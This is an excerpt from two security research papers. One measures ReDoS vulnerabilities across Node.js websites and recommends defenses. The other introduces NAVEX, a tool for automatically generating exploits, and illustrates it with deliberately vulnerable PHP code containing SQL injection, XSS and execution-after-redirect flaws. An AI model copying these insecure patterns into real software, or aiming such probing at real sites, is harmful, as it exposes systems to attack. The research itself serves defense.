least one of the eight vulnerabilities. 66 sites actually suffer from two vulnerabilities and six sites even from three. This result shows that ReDoS attacks are a widespread problem that affects a large number of real-world websites. Given that our methodology is designed to underestimate the number of affected sites, e.g., because we consider only eight exploits, the actual number of ReDoS-vulnerable sites is likely to be even higher. Moreover, we expect the growing popularity of JavaScript on the server side to further increase the problem in the future.

To illustrate our methodology for deciding whether a site is vulnerable, consider two example websites. In Figure 11, we plot for each of the five payload sizes the response time for malicious and random inputs. The figure shows the mean and the confidence intervals for a vulnerable site in Figure 11a and for a non-vulnerable site in Figure 11b. The response time grows significantly faster for the malicious payloads in the vulnerable site, reaching slightly more than two seconds for the fifth payload. In contrast, for the non-vulnerable site, the response time for both malicious and random payloads seems to grow linearly. Since the confidence interval for the response times in Figure 11b overlap, we classify this website as non-vulnerable. By inspecting other websites classified as vulnerable by our methodology, we observe patterns similar to Figure 11a. Therefore, we conclude that our criteria for deciding if a website is vulnerable are valid.

| Exploit | Affected sites |
|---|---|
| fresh | 241 |
| forwarded | 99 |
| ua-parser-js | 41 |
| useragent | 16 |
| mobile-detect | 9 |
| platform | 8 |
| charset | 3 |
| content | 0 |

Figure 12: Number of websites affected by specific vulnerabilities.

## 4.7 Prevalence of Specific Vulnerabilities

Figure 12 shows the number of websites affected by each vulnerability. Perhaps unsurprisingly, the vulnerabilities in `fresh` and `forwarded` have most impact, since these two modules are part of the Express framework. One of them needs to be activated using a configuration option, while the other module is enabled by default. One may ask why not all Express analyzed websites suffer from this problem. The reason is the way we dimension our payloads: Many Express instances limit the header size, and hence we cannot send large enough payloads to confirm that the sites are vulnerable. The other six vulnerabilities affect websites with a frequency that is roughly proportional to the popularity of the respective modules. For example, the vulnerability in the popular `useragent` affects more websites than the vulnerability in the less used `charset` module. To our initial surprise, we cannot confirm any site vulnerable due to the `content` module. After more careful consideration, we realized that there are two more popular alternatives for parsing the `Content-Header` and the `content` package seems to be more popular among users of the `hapi.js` framework, which is a competitor of Express.

From an attacker's perspective, the distribution of vulnerabilities is great news, because exploits are portable across websites and knowing a vulnerabilities is sufficient to attack various websites. Likewise, the distribution is also good news for the community, showing that one can lower the risk of ReDoS in multiple websites by fixing a relatively small set of popular packages.

## 4.8 Influence of Popularity

Are ReDoS vulnerabilities a problem of less popular sites? In Figure 13, we show how the vulnerable sites are distributed across the Alexa top one million sites. For each point $p$ on the horizontal axis, the vertical axis shows the number of exploitable sites with popularity rank $\leq p$. For example, there are 61 vulnerable sites in the top 100,000 websites, with one site in top 1,000 and nine in top 10,000. As can be observed from the distribution, the vulnerabilities are roughly equally distributed among the top one million sites. There is even





Figure 13: Cumulative distribution function showing the popularity of vulnerable sites. Each point on the graph shows how many sites among the top $x$ sites suffer from at least one vulnerability.





Figure 14: Number of websites that accept a payload of a specific size. Note the logarithmic x-scale.

a slight tendency toward more vulnerabilities among the more popular websites. This tendency can be explained by the trend we have seen in Figure 4, that server-side JavaScript tends to be more popular among popular websites. Overall, we can conclude that ReDoS vulnerabilities are a general problem that affects sites independent of their popularity ranking.

## 4.9 Use of Mitigation Techniques

As mentioned before, some websites refuse to process a request whose header size exceeds a certain size. In Figure 14 we plot for each exploit how many websites accept a payload of a given size. As can be observed, most websites accept headers that are smaller than 10,000 characters, but only few websites accept headers that are, for instance, 40,000 characters long. As we have shown in Section 4.3, 10,000 characters are enough to do harm even with the least serious vulnerability. Therefore, the current limits that the websites apply on the header size are insufficient and they do not provide adequate protection against DoS.

Another interesting trend to observe in Figure 14 is that even for the most harmful exploit, `useragent`, for which we require payloads between 38 and 42 characters only, the number of websites that accept larger payloads decreases over time. This is surprising since for other exploits like `mobile-detect` there seem to be more websites to accept 10,000 characters long headers. We believe this observation to be due to the fact that some websites refuse to process many requests from the same user in a short period of time. For instance, our largest payload is sent after approximately 50 other requests of smaller size and the site refuses to serve it. This is a well known network-level protection against DoS, but there seem to be only around 200 websites to implement it. However, limiting the number of requests is no silver bullet against denial of service attacks, especially when the attacker has the resources to deploy a distributed denial of service attack.

## 4.10 Threats to Validity

One threat to validity for our study is that we rely on time measurements performed over the network to estimate the likelihood of a ReDoS vulnerability. One may argue that these measurements should not be trusted and that pure chance made us observe some larger slowdowns for malicious payloads. We address this threat in multiple ways: we show that for commercial web hosting servers there is a high correlation between response time and server CPU time, we repeat measurements multiple times, and we draw conclusions only from statistically significant differences.

Another potential concern is that the exploits we created are too generic and happen to cause slowdown in another regular expression than the one we created them for. We believe that this situation would only impact our ability to tell which module is used on the server-side and not the impact of a ReDoS attack. Moreover, five of our exploits rely on a specific sequence of characters in the payload to the effective. These sequences of highly contextual characters need to be present in the beginning or at the end of the exploit. Removing any of them would make the exploit unusable. Therefore, we believe that at least for these vulnerabilities it is very likely that our exploits indeed trigger the intended regular expression.

# 5 Discussion

In this section, we discuss the potential of a large-scale DoS attack on Node.js websites and some defenses we recommend to minimize the impact of such an event. Finally, we describe an unexpected implication of our study: that algorithmic complexity attacks can be used for software fingerprinting.

## 5.1 Impact of a Large-scale Attack

Compared to a regular DoS attack, a ReDoS vulnerability enables an attacker to launch an attack with fewer resources. As shown in Section 4.3, even the least harmful vulnerabilities we identify can be a lethal weapon when used as part of a large-scale DoS attack, because the attacker can send payloads that hang the loop for hundreds of milliseconds, several seconds, or even more, depending on the vulnerability. We remind the reader that with just eight standard attack vectors we could affect hundreds of websites.

It is worth emphasizing once again that this issue would not be as serious in a traditional thread-based web server, such as Apache. This is because the matching would be done in a thread serving the individual client. In contract, in an event-based system, the matching is done in the main loop and spending a few seconds matching a regular expression is equivalent to completely blocking the server for this amount of time.

A large-scale ReDoS attack against Node.js-based sites is a bleak scenario for which, as we have shown, many websites are not prepared. To limit this risk, we have been working with the maintainers of vulnerable modules to fix vulnerabilities. In addition, we urgently call for the adoption of multiple layers of defense, as outlined in the following.

## 5.2 Defenses

First of all, to limit the effect of a payload delivered through an HTTP header, the size of the header should be limited. For more than 15% sites, we could successfully deliver headers longer than 25,000 characters. We are not aware of any benign use cases for such large HTTP headers. Therefore, a best practice in Node.js applications should be to limit the size of request headers. This kind of defense would mitigate the effects of some potential attacks, but is limited to vulnerabilities related to HTTP headers. In contrast, vulnerabilities related to other inputs received from the network, e.g., the body of an HTTP request, would remain exploitable.

Another defense mechanism could be to use a more sophisticated regular expression engine that guarantees linear matching time. The problem is that these engines do not support advanced regular expression features, such as look-ahead or back-references. Davis et al. [11] advocate for a hybrid solution that only calls the backtracking engine when such advanced features are used, and to use a linear time algorithm in all other cases. This is an elegant solution that is already adopted by languages like Rust[9]. However, it would not completely solve the problem, since some regular expressions with advanced features may still contain ReDoS vulnerabilities. For instance, during our vulnerability study, we found the following regular expression:

```
/(?=.*\bAndroid\b)(?=.*\bMobile\b)/i
```

This expression from the `ismobilejs` module contains both lookahead and has super-linear complexity in a backtracking engine.

We also recommend that Node.js augments its regular expression APIs with an additional, optional timeout parameter. Node.js will stop any matching of regular expressions that takes longer than the specified timeout. This solution is far from perfect, but it is relatively easy to implement and adopt, has been successfully deployed in other programming languages [25], and may also be feasible for Node.js [14].

Additionally, we advocate that our work should be used as a roadmap for penetration testing sessions performed on Node.js websites. First, the tester audits the list of package dependencies, identifies any known ReDoS vulnerability in these packages or analyzes all the contained regular expressions. Second, the tester creates payloads for all the vulnerable regular expressions identified in the first step. Third, the tester tries to deliver these payloads using standard HTTP requests.

Finally, better tools and techniques should be created to help developers reason about ReDoS vulnerabilities in server-side JavaScript. Both static and dynamic analysis tools can aid in understanding the complexity of regular expressions and their performance. A good starting point could be porting existing solutions that were created for other languages, e.g. [43].

## 5.3 Fingerprinting Web Servers

Part of our methodology could be used to fingerprint web servers to predict some of the third-party modules used by a website. This ability can be useful for an attacker in at least two ways. First, the attacker may try to temper with the development process of that module by introducing backdoors that can then be exploited in the live website. Given that npm modules often depend on several others, the vulnerability can even be hidden in a dependent module. Second, the attacker may exploit a more serious vulnerability present in the same module. To show how this scenario may happen, consider the `dns-sync` vulnerability, identified in Section 4.1. The vulnerable function suffers both from a ReDoS attack and a command injection attack [37]. An attacker may use the ReDoS attack as a hard-to-detect way to scan which sites use the vulnerable module and then attack these sites with a command injection.

[9] `https://github.com/rust-lang/regex`

## 6 Related Work

**Server-side JavaScript** Ojamaa and Düüna [27] discuss the security of Node.js and identify algorithmic complexity attacks as one of the main threats. Davis et al. [11] show that ReDoS vulnerabilities are present in popular modules. We take these observations further and show that ReDoS affects real websites. Other studies on Node.js explore command injection vulnerabilities [37] and configuration errors [32]. Several techniques handle more general, Node.js-related issues: static analysis that handles Node.js-specific events [26], fuzzing to uncover concurrency-related bugs [12], auto-sanitization to protect against injections [37], and work on understanding event interactions between server-side and client-side code [1]. To the best of our knowledge, our work is the first to analyze Node.js security problems in real-world websites and to demonstrate how an attacker may exploit vulnerabilities in npm modules to attack websites.

**Analysis of ReDoS Vulnerabilities** Prior work analyzes the worst case matching time of regular expressions [6, 41, 21, 2]. Most of this work assumes backtracking-style matching and analyzes regular expressions in isolation, ignoring whether attacker-controlled inputs reach it. Recent work by Wüstholz et al. [43] considers this aspect. They combine static analysis and exploit generation to find 41 vulnerabilities in Java software. Our work differs in three ways: (i) we analyze JavaScript ReDoS, which is more serious than Java ReDoS, (ii) we detect vulnerabilities in real-world websites whose source code is not available for analysis, and (iii) we uncover ReDoS vulnerabilities containing advanced features, e.g. lookahead, that are not supported by any of the previous work. A study performed concurrently with ours considers ReDoS vulnerabilities in the npm ecosystem and confirms that ReDoS is a serious threat for JavaScript code [13].

**Regular Expressions** Regular expressions are often used for sanitizers and XSS filters. Bates et al. [5] show that XSS filters are often slow, incorrect, and sometimes even introduce new vulnerabilities. Hooimeijer et al. [18] show that supposedly equivalent implementations of sanitizers differ. A study by Chapman et al. [9] shows that developers have difficulties in composing and reading regular expressions. We are the first to analyze the impact of this problem on real-world websites. To avoid mistakes in regular expressions, developers may synthesize instead of writing them [3, 4].

**Algorithmic Complexity Attacks** Differences between average and worst case performance are the basis of algorithmic complexity attacks. Crosby and Wallach [10] analyze vulnerabilities due to the performance of hash tables and binary trees, while Dietrich et al. [15] study serialization-related attacks. Wise [7], SlowFuzz [28], and PerfSyn [39] generate inputs to trigger unexpectedly high complexity.

**Resource Exhaustion Attacks** SAFER [8] statically detects CPU and stack exhaustion vulnerabilities involving recursive calls and loops. Huang et al. [19] study blocking operations in the Android system that can force the OS to reboot when called multiple times. Shan et al. [35] consider attacks on n-tier web applications and model them using a queueing network model.

**Testing Regular Expressions** The problem of generating inputs for regular expressions is also investigated from a software testing perspective [40], [24], [22], [34]. In contrast to our work, these techniques aim at maximizing coverage or finding bugs in the implementation.

**Performance of JavaScript** ReDoS vulnerabilities are a kind of performance problem. Such problems are worth fixing independent of their exploitability in a denial of service attack, e.g., to prevent websites from being perceived as slow and unresponsive. Existing work has studied JavaScript performance issues [33] and proposed profiling techniques to identify them [30, 17, 20]. Studying the exploitability of other performance issues beyond ReDoS is a promising direction for future work.

**Studies of the Web** Lauinger et al. [23] study the use of client-side JavaScript libraries that are outdated and have known vulnerabilities. In contrast to their setup, we focus on ReDoS issues, on server-side code, and on code that is vulnerable despite being up-to-date. Another study looks into attack vectors and defenses related to the `postMessage` API in HTML5 [36], showing that attackers may use it to circumvent the same-origin policy. A study by Richards et al. [31] analyzes the use of JavaScript's `eval` function, which is prone to code injections. All the above studies are orthogonal to our work. To the best of our knowledge, we are the first to focus on server-side JavaScript and on ReDoS vulnerabilities.

## 7 Conclusions

This paper studies ReDoS vulnerabilities in JavaScript-based web servers and shows that they are an important problem that affects various popular websites. We exploit eight vulnerabilities that affect at least 339 popular websites. We show that an attacker could block these vulnerable sites for several seconds and sometimes even much longer. More generally, our results are a call-to-arms to address the current lack of tools for analyzing ReDoS vulnerabilities in JavaScript.

**Acknowledgments**
This work was supported by the German Federal Ministry of Education and Research and by the Hessian Ministry of Science and the Arts within CRISP, by the German Research Foundation within the ConcSys and Perf4JS projects, and by the Hessian LOEWE initiative within the Software-Factory 4.0 project.

## References


[1] Saba Alimadadi, Ali Mesbah, and Karthik Pattabiraman. Understanding asynchronous interactions in full-stack JavaScript. In *Proceedings of the 38th International Conference on Software Engineering, ICSE*, 2016.

[2] Arturs Backurs and Piotr Indyk. Which regular expression patterns are hard to match? In *IEEE 57th Annual Symposium on Foundations of Computer Science, FOCS*, 2016.

[3] Alberto Bartoli, Giorgio Davanzo, Andrea De Lorenzo, Eric Medvet, and Enrico Sorio. Automatic synthesis of regular expressions from examples. *IEEE Computer*, 47(12):72–80, 2014.

[4] Alberto Bartoli, Andrea De Lorenzo, Eric Medvet, and Fabiano Tarlao. Can a machine replace humans in building regular expressions? A case study. *IEEE Intelligent Systems*, 2016.

[5] Daniel Bates, Adam Barth, and Collin Jackson. Regular expressions considered harmful in client-side XSS filters. In *Proceedings of the 19th International Conference on World Wide Web, WWW 2010, Raleigh, North Carolina, USA, April 26-30, 2010*, pages 91–100, 2010.

[6] Martin Berglund, Frank Drewes, and Brink van der Merwe. Analyzing catastrophic backtracking behavior in practical regular expression matching. In *Proceedings 14th International Conference on Automata and Formal Languages, AFL 2014, Szeged, Hungary, May 27-29, 2014.*, pages 109–123, 2014.

[7] Jacob Burnim, Sudeep Juvekar, and Koushik Sen. WISE: Automated test generation for worst-case complexity. In *ICSE*, pages 463–473. IEEE, 2009.

[8] Richard M. Chang, Guofei Jiang, Franjo Ivancic, Sriram Sankaranarayanan, and Vitaly Shmatikov. Inputs of coma: Static detection of denial-of-service vulnerabilities. In *Proceedings of the 22nd IEEE Computer Security Foundations Symposium, CSF 2009, Port Jefferson, New York, USA, July 8-10, 2009*, pages 186–199, 2009.

[9] Carl Chapman and Kathryn T. Stolee. Exploring regular expression usage and context in Python. In *Proceedings of the 25th International Symposium on Software Testing and Analysis, ISSTA*, 2016.

[10] Scott A. Crosby and Dan S. Wallach. Denial of service via algorithmic complexity attacks. In *Proceedings of the 12th USENIX Security Symposium*, 2003.

[11] James Davis, Gregor Kildow, and Dongyoon Lee. The case of the poisoned event handler: Weaknesses in the Node.js event-driven architecture. In *Proceedings of the 10th European Workshop on Systems Security, EUROSEC*, 2017.

[12] James Davis, Arun Thekumparampil, and Dongyoon Lee. Node.fz: Fuzzing the server-side event-driven architecture. In *Proceedings of the Twelfth European Conference on Computer Systems, EuroSys 2017, Belgrade, Serbia, April 23-26, 2017*, pages 145–160, 2017.

[13] James C. Davis, Christy A. Coghlan, Francisco Servant, and Dongyoon Lee. The impact of regular expression denial of service (ReDoS) in practice: an empirical study at the ecosystem scale. In *FSE*, 2018.

[14] James C. Davis, Eric R. Williamson, and Dongyoon Lee. A sense of time for JavaScript and Node.js. In *USENIX Security*, 2018.

[15] Jens Dietrich, Kamil Jezek, Shawn Rasheed, Amjed Tahir, and Alex Potanin. Evil pickles: DoS attacks based on object-graph engineering. In *31st European Conference on Object-Oriented Programming, ECOOP*, 2017.

[16] Andy Georges, Dries Buytaert, and Lieven Eeckhout. Statistically rigorous Java performance evaluation. In *Conference on Object-Oriented Programming, Systems, Languages, and Application (OOPSLA)*, pages 57–76. ACM, 2007.

[17] Liang Gong, Michael Pradel, and Koushik Sen. JITProf: Pinpointing JIT-unfriendly JavaScript code. In *European Software Engineering Conference and Symposium on the Foundations of Software Engineering (ESEC/FSE)*, pages 357–368, 2015.

[18] Pieter Hooimeijer, Benjamin Livshits, David Molnar, Prateek Saxena, and Margus Veanes. Fast and precise sanitizer analysis with BEK. In *USENIX Security Symposium*, pages 1–16, August 2011.

[19] Heqing Huang, Sencun Zhu, Kai Chen, and Peng Liu. From system services freezing to system server shutdown in Android: All you need is a loop in an app. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, Denver, CO, USA, October 12-6, 2015*, pages 1236–1247, 2015.

[20] Simon Holm Jensen, Manu Sridharan, Koushik Sen, and Satish Chandra. MemInsight: platform-independent memory debugging for JavaScript. In

*Proceedings of the 2015 10th Joint Meeting on Foundations of Software Engineering, ESEC/FSE 2015, Bergamo, Italy, August 30 - September 4, 2015*, pages 345–356, 2015.

[21] James Kirrage, Asiri Rathnayake, and Hayo Thielecke. Static analysis for regular expression denial-of-service attacks. In *Network and System Security - 7th International Conference, NSS 2013, Madrid, Spain, June 3-4, 2013. Proceedings*, pages 135–148, 2013.

[22] Eric Larson and Anna Kirk. Generating evil test strings for regular expressions. In *IEEE International Conference on Software Testing, Verification and Validation, ICST 2016*, 2016.

[23] Tobias Lauinger, Abdelberi Chaabane, Sajjad Arshad, William Robertson, Christo Wilson, and Engin Kirda. Thou shalt not depend on me: Analysing the use of outdated JavaScript libraries on the web. In *NDSS*, 2017.

[24] Nuo Li, Tao Xie, Nikolai Tillmann, Jonathan de Halleux, and Wolfram Schulte. Reggae: Automated test generation for programs using complex regular expressions. In *ASE 2009, 24th IEEE/ACM International Conference on Automated Software Engineering*, 2009.

[25] Alex Mackey, William Stewart Tulloch, and Mahesh Krishnan. *Introducing. NET 4.5*. Apress, 2012.

[26] Magnus Madsen, Frank Tip, and Ondrej Lhoták. Static analysis of event-driven Node.js JavaScript applications. In *Proceedings of the 2015 ACM SIGPLAN International Conference on Object-Oriented Programming, Systems, Languages, and Applications, OOPSLA*, 2015.

[27] Andres Ojamaa and Karl Düüna. Assessing the security of Node.js platform. In *International Conference for Internet Technology and Secured Transactions*, 2012.

[28] Theofilos Petsios, Jason Zhao, Angelos D. Keromytis, and Suman Jana. Slowfuzz: Automated domain-independent detection of algorithmic complexity vulnerabilities. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, TX, USA, October 30 - November 03, 2017*, pages 2155–2168, 2017.

[29] Michael Pradel, Markus Huggler, and Thomas R. Gross. Performance regression testing of concurrent classes. In *International Symposium on Software Testing and Analysis (ISSTA)*, pages 13–25, 2014.

[30] Michael Pradel, Parker Schuh, George Necula, and Koushik Sen. EventBreak: Analyzing the responsiveness of user interfaces through performance-guided test generation. In *Conference on Object-Oriented Programming, Systems, Languages, and Applications (OOPSLA)*, pages 33–47, 2014.

[31] Gregor Richards, Christian Hammer, Brian Burg, and Jan Vitek. The eval that men do - a large-scale study of the use of eval in JavaScript applications. In *European Conference on Object-Oriented Programming (ECOOP)*, pages 52–78, 2011.

[32] Mohammed Sayagh, Noureddine Kerzazi, and Bram Adams. On cross-stack configuration errors. In *Proceedings of the 39th International Conference on Software Engineering, ICSE 2017, Buenos Aires, Argentina, May 20-28, 2017*, pages 255–265, 2017.

[33] Marija Selakovic and Michael Pradel. Performance issues and optimizations in JavaScript: An empirical study. In *International Conference on Software Engineering (ICSE)*, pages 61–72, 2016.

[34] Muzammil Shahbaz, Phil McMinn, and Mark Stevenson. Automated discovery of valid test strings from the web using dynamic regular expressions collation and natural language processing. In *12th International Conference on Quality Software*, 2012.

[35] Huasong Shan, Qingyang Wang, and Calton Pu. Tail attacks on web applications. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, TX, USA, October 30 - November 03, 2017*, pages 1725–1739, 2017.

[36] Sooel Son and Vitaly Shmatikov. The postman always rings twice: Attacking and defending postmessage in HTML5 websites. In *NDSS*, 2013.

[37] Cristian-Alexandru Staicu, Michael Pradel, and Ben Livshits. Understanding and automatically preventing injection attacks on Node.js. In *NDSS*, 2018.

[38] Ken Thompson. Programming techniques: Regular expression search algorithm. *Communications of the ACM*, 11(6):419–422, 1968.

[39] Luca Della Toffola, Michael Pradel, and Thomas R. Gross. Synthesizing programs that expose performance bottlenecks. In *CGO*, 2018.

[40] Margus Veanes, Peli de Halleux, and Nikolai Tillmann. Rex: Symbolic regular expression explorer. In *Third International Conference on Software Testing, Verification and Validation, ICST 2010*, 2010.

[41] Nicolaas Weideman, Brink van der Merwe, Martin Berglund, and Bruce Watson. Analyzing matching time behavior of backtracking regular expression matchers by using ambiguity of NFA. In *Implementation and Application of Automata - 21st International Conference, CIAA*, 2016.

[42] Paul Wilton. *Beginning JavaScript*. John Wiley & Sons, 2004.

[43] Valentin Wüstholz, Oswaldo Olivo, Marijn J. H. Heule, and Isil Dillig. Static detection of DoS vulnerabilities in programs that use regular expressions. In *Tools and Algorithms for the Construction and Analysis of Systems - 23rd International Conference, TACAS, Held as Part of the European Joint Conferences on Theory and Practice of Software, ETAPS*, 2017.

# NAVEX: Precise and Scalable Exploit Generation for Dynamic Web Applications

Abeer Alhuzali, Rigel Gjomemo, Birhanu Eshete, and V.N. Venkatakrishnan
*University of Illinois at Chicago*
{*aalhuz2, rgjome1, eshete5, venkat*}*@uic.edu*

## Abstract

Modern multi-tier web applications are composed of several dynamic features, which make their vulnerability analysis challenging from a purely static analysis perspective. We describe an approach that overcomes the challenges posed by the dynamic nature of web applications. Our approach combines dynamic analysis that is guided by static analysis techniques in order to automatically identify vulnerabilities and build working exploits. Our approach is implemented and evaluated in NAVEX, a tool that can scale the process of automatic vulnerability analysis and exploit generation to large applications and to multiple classes of vulnerabilities. In our experiments, we were able to use NAVEX over a codebase of 3.2 million lines of PHP code, and construct 204 exploits in the code that was analyzed.

## 1 Introduction

Modern web applications are typically designed as multi-tier applications (i.e., client, server, and database). They include many dynamic features, which generate content "on the fly" based on user interaction and other inputs. Such dynamism helps the usability as well as the responsiveness of the application to the user. These features, however, increase the complexity of web applications and raise the difficulty bar of analyzing their security.

Currently, several approaches exist for analyzing the security of modern web applications such as [9, 15, 18, 29]. These approaches use a series of analysis techniques to identify vulnerabilities such as SQL Injection (SQLI) and Cross-Site Scripting (XSS). However, a drawback of these approaches is that they generate false alarms, therefore require manual efforts to check whether each one of the reported vulnerabilities is indeed exploitable.

Other approaches take a further step and try to include methods for automatically verifying that vulnerabilities are true by generating concrete exploits [7, 25, 27, 32]. However, these approaches use largely static analysis methods. While static analysis methods can provide good coverage of an application, they often sacrifice precision due to technical challenges related to handling complex program artifacts, which is one of the main reasons for generating false positives. In particular, static analysis is challenging in the context of the dynamic features of web applications, where content (e.g., forms, links, JavaScript code) is often generated on the fly, and the code is executed at different tiers, whose effects are difficult to model statically.

In this paper, our main contribution is a precise approach for vulnerability analysis of multi-tier web applications with dynamic features. Rather than following a strictly static analysis strategy, our approach combines dynamic analysis of web applications with static analysis to automatically identify vulnerabilities and generate concrete exploits as proof of those vulnerabilities. The combination of dynamic and static analysis provides several benefits. First, the dynamic execution component greatly reduces the complexity faced by the static analysis by revealing run-time artifacts, which do not need to be modeled statically. On the other hand, the static analysis component guides its dynamic counterpart in maximizing the coverage of the application by analyzing application paths and providing inputs to exercise those paths. Second, our approach scales to very large applications (e.g., 965K LOC), surpassing significantly the state of the art. The main reason for the increased scalability is the ability of the dynamic execution component to reduce the complexity faced by the static analysis component.

An additional goal of our approach is that of enabling automatic exploit generation for different classes of vulnerabilities with minimal analysis setup overhead. To achieve this goal, our approach was designed with several analysis templates and an attack dictionary that is used to instantiate each template. There exist other *static* approaches that try to achieve such generality for identifying vulnerabilities [9, 15]. However, our approach extends [9] by (a) applying precise dynamic analysis techniques and (b) automatically generating exploits for the

identified vulnerabilities.

Our approach is implemented in a tool called NAVEX. NAVEX's operations are divided into two steps. In the first step, we create a model of the behavior of individual modules of a web application using symbolic execution. To address the scalability challenge, we prioritize only those modules that contain potentially vulnerable sinks where an attacker 'may' be successful in injecting malicious values or in exploiting other types of vulnerabilities, and analyze them further in the successive search.

In the second step, we construct the actual exploits. This requires modeling the whole application and discovering a sequence of HTTP requests that take an application to execute a vulnerable sink. To address the scalability challenge in this phase, we perform dynamic analysis of a deployed application and use a web crawler and a concolic executioner on the server-side to uncover possible HTTP navigation paths that may lead the attacker to the vulnerable sink. To maximize the coverage of the code during dynamic analysis, the crawler and concolic executioner are aided by a constraint solver, which generates the (exploit) sequence of HTTP inputs.

Our contributions in NAVEX include an exploit generation framework that can easily scale to large applications and many classes of vulnerabilities and a novel method that combines dynamic execution and static analysis to address scalability issues affecting previous works, mainly due to the dynamic features of web applications.

We evaluate NAVEX on 26 applications having a total of 3.2M SLOC and 22.7*K* PHP files. NAVEX was able to analyze the applications and generated 204 exploits, in little under 6.5 hours. Of these exploits, 195 are related to SQLI and XSS, while 9 are related to logic vulnerabilities, such as Execution After Redirect (EAR) vulnerabilities. We note that NAVEX is the first reported work in the literature to construct exploits for EAR vulnerabilities.

This paper is organized as follows. Section 2 discusses a running example to highlight challenges and provides an overview of NAVEX, Architectural and algorithmic details of NAVEX are discussed in Section 3. Section 4 contains details about the implementation, Section 5 describes the evaluation of NAVEX, and Section 6 discusses the related work. Finally, Section 7 contains the conclusions.

## 2 Challenges and Approach Overview

In this section, we use a running example to highlight the challenges addressed in this paper. We then present an overview of NAVEX.

### 2.1 Running Example

Listings 1-3 present a simple book borrowing web application, which will be used throughout this paper to illustrate our approach. Books can be selected through the web form in `selectBooks.php` module (lines 23-38 in Listing 1). `SelectBooks.php` validates some of the user input using JavaScript (lines 31-36). The user input is further validated and sanitized by server-side code (lines 4-12). Next, the module queries the database to check the book availability (line 17). Based on the query results, `$_SESSION['ISBN']` is initialized and an HTTP link to `hold.php` is printed on the browser.

```
1 <?php
2 if(!isset($_SESSION['username']))
3   header( "Location: index.php" );
4 if (isset($_POST['book_name']))
5   $book_name =
        mysql_real_escap_string($_POST['book_name']);
        //sanitization
6 else
7   $book_name ="";
8 if (isset($_POST['edition']))
9   $edition = (int)$_POST['edition']; //user input is
        sanitized
10 else
11   error();
12 if (isset($_POST['publisher']) &&
       strlen($_POST['publisher'])<=35)
13   $publisher = str_replace("'", "\"", $_POST['publisher']);
14 else
15   error();
16 $action = $_GET['action'])
17 $isbn= mysql_query( "SELECT isbn FROM BOOK_TABLE WHERE
       book_name='$book_name' AND edition = '$edition' AND
       publisher='$publisher'"); //vulnerable sink to SQLI
18 if (mysql_num_rows( $isbn ) == 1 ){
19     $_SESSION['ISBN'] = $isbn;
20     echo "<a href='".BASE_URL."hold.php'> Hold the
           Book</a>";
21     }
22 ?>//client-side code starts
23 <html><body><form method="post" action="<?php echo
       $_SERVER['PHP_SELF']."?action=borrow"?>"
       onsubmit="validate()">
24   <select name='book_name'> //drop-down list
25     <option value="Intro to CS by author1">Intro to
           CS</option>
26     <option value="Intro to Math by author2">Intro to
           Math</option>..
27   </select>
28   <input type='text' name='publisher'>
29   <input type='text' name='edition'>
30 </form>
31 <script type="text/javascript">
32 function validate() { //validates form upon submission
33   var edition = document.getElementsByName("edition");
34   if(edition.value <= 0)
35       return false; // do not submit the form
36   return true; //submit the form
37  }
38 </script></body></html>
```

Listing 1: `selectBooks.php`, find books to borrow.

`Hold.php` (Listing 2) performs additional checks and, if they are satisfied, an HTTP link guides the user to the next step (line 7). When the link is clicked the superglobal $_GET['step'] is set and the module `checkout.php` is therefore included by `hold.php` and executed. `Checkout.php` completes the borrowing process by providing a link (line 19) to the user for confirmation. The link sets two superglobals (`$_GET['step']` and `$_GET['msg']`), which will be checked by the module (line 6). Finally, a confirmation function (line 13) is

called to notify the user that the book was successfully reserved.

```
<?php
if(!isset($_SESSION['username'])) {
  header( "Location: index.php" );
  exit();
  }
if (isset($_SESSION['ISBN'])){
  echo "<a href='".BASE_URL."hold.php?step=checkout'>
       Checkout</a>";
  if (isset($_GET['step']) && $_GET['step'] == "checkout")
     include_once( "checkout.php");
  }
?>
```

Listing 2: `hold.php`, hold books for pickup.

```
<?php
if(!isset($_SESSION['username'])) {
 header( "Location: index.php" );
 exit();
}
if (isset($_GET['msg']) && isset($_SESSION['ISBN'])){
 $sql = "SELECT name FROM USERS WHERE
       username='$_SESSION['username']'" ;
 $result = mysql_query($sql);
 $name = $db->sql_fetchrow($result);
 $msg = $_GET['msg'];
 confirm($name, $msg);
}
function confirm($name, $msg){
 if (isset($name) && isset($msg) )
   echo $name. " you are ".$msg; // XSS vulnerability
 }
?> //client-side code starts
<html><body>
<a href="hold.php?step=checkout&msg=done">DONE</a>
</body></html>
```

Listing 3: `checkout.php`, checkout functionality.

The example contains sensitive sinks that are vulnerable to injection and logic attacks. For example, the query in listing 1 (line 17) is vulnerable to SQLI through the variable `$publisher`, which is not properly sanitized before reaching the sink. In particular, the `str_replace` function (line 13) does a poor job of sanitizing `$publisher`, since an SQLI attack not involving double quotes may still be used. Additionally, the `echo` call in Listing 3 is vulnerable to XSS as the user input `$msg` is not sanitized. Finally, the sink at Listing 1 line 3 is vulnerable to an Execution After Redirect (EAR) logic attack because the execution after the `header` call (redirects the execution to another PHP module) does not halt since there is no call to an execution termination function afterward. Consequently, the following statements will be executed regardless of the check at line 2. The problem is further exacerbated by the fact that those statements contain a vulnerable SQL query. An attacker may thus be able to run a SQLI exploit without needing to log in first.

## 2.2 Challenges

